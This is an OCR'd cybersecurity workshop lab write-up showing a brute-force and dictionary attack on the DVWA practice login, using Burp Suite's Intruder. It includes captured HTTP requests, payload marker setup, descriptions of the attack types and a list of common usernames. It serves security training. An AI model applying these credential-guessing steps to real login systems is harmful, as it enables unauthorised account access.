
Experiment-10(Brute Force and Dictionary Attacks-Cyber Security Workshop)

Inside DVWA, select the Brute Force option, which takes user to a Login page.



Vulnerability: Brute Force

Login


Username:

Password:

More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password
- http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html

Enter admin for the username and admin for the password, which is the wrong username and password.




Vulnerability: Brute Force

Login

Username: admin

Password: •••••



Vulnerability: Brute Force


Login

Username:

Password:

Username and/or password incorrect.

In the Burp Suite tool, follow the path: Target → Site map → http://localhost → URL Containing the following:/DVWA/vulnerabilities/brute/?username=admin&password=admin&Login=Login HTTP/1.1



Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

- https://adservice.google.com
- https://contile.services.mozilla.com
- https://googleads.g.doubleclick.net
- http://localhost
- https://push.services.mozilla.com
- https://www.google-analytics.com
- https://www.google.com

Host	Method	URL	Params	Status	Length	MIME type	Title	Comment	Time requested
http://localhost	GET	/DVWA/		200	6251	HTML	Welcome :: Damn Vulnerable Web Application (...		20:49:26 6 Apr 2023
http://localhost	GET	/DVWA/dvwa/js/add_event_listeners.js		200	875	script			20:21:03 6 Apr 2023
http://localhost	GET	/DVWA/instructions.php		200	26000	HTML	Instructions :: Damn Vulnerable Web Applicatio...		20:43:21 6 Apr 2023
http://localhost	GET	/DVWA/phpinfo.php		200	81834	HTML	PHP 8.2.2 - phpinfo()		20:40:14 6 Apr 2023
http://localhost	GET	/DVWA/security.php		200	4777	HTML	DVWA Security :: Damn Vulnerable Web Applic...		20:44:46 6 Apr 2023
http://localhost	GET	/DVWA/setup.php		200	5540	HTML	Setup :: Damn Vulnerable Web Application (DV...		20:43:25 6 Apr 2023
http://localhost	GET	/DVWA/vulnerabilities/brute/		200	4498	HTML	Vulnerability: Brute Force :: Damn Vulnerable W...		20:52:49 6 Apr 2023
http://localhost	GET	/DVWA/vulnerabilities/brute/?username=admin&passwo...	✓	200	4550	HTML	Vulnerability: Brute Force :: Damn Vulnerable W...		20:54:08 6 Apr 2023
http://localhost	GET	/DVWA/vulnerabilities/sqli_blind/		200	4422	HTML	Vulnerability: SQL Injection (Blind) :: Damn Vuln...		20:46:56 6 Apr 2023
http://localhost	GET	/DVWA/vulnerabilities/xss_r/		200	4528	HTML	Vulnerability: Reflected Cross Site Scripting (XS...		20:49:25 6 Apr 2023
http://localhost	GET	/DVWA/vulnerabilities/xss_r/?name=robin	✓	200	4550	HTML	Vulnerability: Reflected Cross Site Scripting (XS...		20:47:37 6 Apr 2023
http://localhost	GET	/DVWA/vulnerabilities/xss_r/?name=robin%27%22%3E...	✓	200	4561	HTML	Vulnerability: Reflected Cross Site Scripting (XS...		20:48:56 6 Apr 2023
http://localhost	GET	/DVWA/logout.php		302	300				20:44:50 6 Apr 2023
http://localhost	POST	/DVWA/security.php	✓	302	343				20:40:09 6 Apr 2023
http://localhost	GET	/DVWA/login.php		500	295				20:44:53 6 Apr 2023
http://localhost	POST	/DVWA/setup.php	✓	500	295				20:39:39 6 Apr 2023


Request

```
GET /DVWA/vulnerabilities/brute/?username=admin&password=admin&Login=Login HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost/DVWA/vulnerabilities/brute/
Cookie: PHPSESSID=fg2s9dumggb95bh5f8r9johq4e; security=low
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

Response


```
HTTP/1.1 200 OK
Date: Fri, 07 Apr 2023 00:54:08 GMT
Server: Apache/2.4.56 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4259
Connection: close
Content-Type: text/html;charset=utf-8

<!DOCTYPE html>

<html lang="en-GB">

  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

    <title>
      Vulnerability: Brute Force :: Damn Vulnerable Web Application (DVWA)
    </title>

    <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />

    <link rel="icon" type="\image/ico" href="../../favicon.ico" />

    <script type="text/javascript" src="../../dvwa/js/dvwaPage.js">
```

Navigated to Request → Raw tab → Right-click inside → Send to Repeater.


Request

```
GET /DVWA/vulnerabilities/brute/?username=admin&password=admin&Login=Login HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firef
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost/DVWA/vulnerabilities/brute/
Cookie: PHPSESSID=fg2s9dumggb95bh5f8r9johq4e; security=low
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```


Select the Repeater tab.



Request


```
GET /DVWA/vulnerabilities/brute/?username=admin&password=admin&Login=Login HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost/DVWA/vulnerabilities/brute/
Cookie: PHPSESSID=fg2s9dumggb95bh5f8r9johq4e; security=low
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

Right-click inside the Raw data area → Send to Intruder.



```
GET /DVWA/vulnerabilities/brute/?username=admin&password=admin&Login=Login HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost/DVWA/vulnerabilities/brute/
Cookie: PHPSESSID=fg2s9dumggb95bh5f8r9johq4e; security=low
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

Choose an attack type, Add or Clear payload markers, and Start attack.



Choose an attack type

Attack type: Sniper

Payload positions


Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://localhost

☑ Update Host header to match target

```
GET /DVWA/vulnerabilities/brute/?username=§admin§&password=§admin§&Login=§Login§ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost/DVWA/vulnerabilities/brute/
Cookie: PHPSESSID=§fg2s9dumggb95bh5f8r9johq4e§; security=§low§
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

All payload markers cleared.




Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://localhost

```
GET /DVWA/vulnerabilities/brute/?username=admin&password=admin&Login=Login HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost/DVWA/vulnerabilities/brute/
Cookie: PHPSESSID=fg2s9dumggb95bh5f8r9johq4e; security=low
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

Highlighted admin after username → Selected Add.




Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://localhost

☑ Update Host header to match target

```
GET /DVWA/vulnerabilities/brute/?username=admin&password=admin&Login=Login HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
```




Payload positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target:
Add §
Auto §
Insert a new payload marker

Target: http://localhost

☑ Update Host header to match target


```
GET /DVWA/vulnerabilities/brute/?username=§admin§&password=admin&Login=Login HTTP/1.1
Host: localhost
```

Both username=admin and password=admin are marked as payloads.



```
GET /DVWA/vulnerabilities/brute/?username=§admin§&password=§admin§&Login=Login HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost/DVWA/vulnerabilities/brute/
Cookie: PHPSESSID=fg2s9dumggb95bh5f8r9johq4e; security=low
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1


```

Choose an attack type → Cluster bomb.



Attack type: Sniper

Sniper
This attack uses a single set of payloads and one or more payload positions. It places each payload into the first position, then each payload into the second position, and so on.


Battering ram
This uses a single set of payloads. It iterates through the payloads, and places the same payload into all of the defined payload positions at once.

Pitchfork
This attack uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through all payload sets simultaneously, so it uses the first payload from each set, then the second payload from each set, and so on.

Cluster bomb
This attack uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn, so that all permutations of payload combinations are tested.

```
GET /
Host
User-
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost/DVWA/vulnerabilities/brute/
Cookie: PHPSESSID=fg2s9dumggb95bh5f8r9johq4e; security=low
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

Payloads tab to configure and add a list of strings used as payloads.



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
1 × 3 × +
Positions Payloads Resource pool Settings
Paste
Load ...
Remove
Clear
Deduplicate
Add
Add from list ... [Pro version only]
Add
Edit
Remove
Up
Down

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 17
Payload type: Simple list Request count: 0

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

root
admin
test
guest
info
adm
mysql
user
administrator
oracle

Enter a new item

Payload processing

